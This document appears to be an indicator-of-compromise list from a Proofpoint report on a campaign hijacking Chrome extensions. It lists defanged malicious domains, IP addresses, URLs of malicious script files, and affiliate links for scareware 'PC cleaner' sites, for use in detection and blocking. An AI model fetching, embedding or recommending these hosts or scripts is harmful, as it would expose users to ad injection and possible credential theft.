wd8a2b7d68f1c7c7f34381dc1a198465b4[.]win 104.131.30.88

wd7bdb20e4d622f6569f3e8503138c859d[.]win|104.131.30.88

loading[.]website|162.255.119.12

searchtab[.]win|104.131.67.58

redirect2[.]top|104.131.67.58

browser-updates[.]info|198.54.117.212

browser-updates[.]info/firebase_subscribe.js

imagetwist[.]info|174.138.62.139

https://wd7bdb20e4d622f6569f3e8503138c859d[.]win/ga.js

http://searchtab[.]win/ga.js

http://redirect2[.]top/ga.js

http://partner-net[.]men/code/pid/linkcheck.js?rev=133

https://f.partnerwork[.]men/code/code/index_4.php

https://f.partnerwork[.]men/code/code/mss_3.js

https://y.partnerwork[.]men/code/code/index_3.php

http://partner-net[.]men/code/pid/973820_BNX.js?rev=133

http://partner-net[.]men/code/?pid=973820&r=

login.chromedevelopment[.]site|31.186.103.147

y.partnerwork[.]men|185.147.15.35

f.partnerwork[.]men|185.147.15.37

f.partnerwork[.]men|185.147.15.37

partner-net[.]men|95.211.68.187

partner-net[.]men|95.211.68.186

b.partner-net[.]men|

http://land.pckeeper[.]software/land/7.13.222/index.php?
affid=mzb_251.563088.1501708560.18.mzb&utm_source=prfl&utm_medium=cps&utm_campaign=pck_prfl_cps_ww_713&utm_term=&utm_content

http://land.pckeeper[.]software/land/7.13.222/index.php?
affid=mzb_281.2294418.1495859377.18.mzb&utm_source=maxb&utm_medium=cps&utm_campaign=pck_maxb_cps_eu2_713&utm_term=&utm_co

http://wlp.cleanmypc[.]online/mxht1/?x-context=496906380&utm_source=mxapcfx5&utm_campaign=mxapcfx5&pxl=MXA2240_MXA2193_RUNT&

cookie-policy[.]jorg|45.55.128.61

cdn2[.]info|45.55.128.61

cdn8[.]info|45.55.128.61

cdn.cookiescript[.]info|52.222.226.223

cdn.front[.]to|162.243.105.107

UA-103045553-1

283599517713

ganalytics[.]win|104.131.30.88

92fffe0ba52da491a2b7576627f3693a[.]pro

7ce508e6099e31f68c2fd50c362f087d[.]pro

partner-print[.]men|185.147.15.39

extstat[.]com|185.147.15.39

Source: <https://www.proofpoint.com/us/threat-insight/post/threat-actor-goes-chrome-extension-hijacking-spre>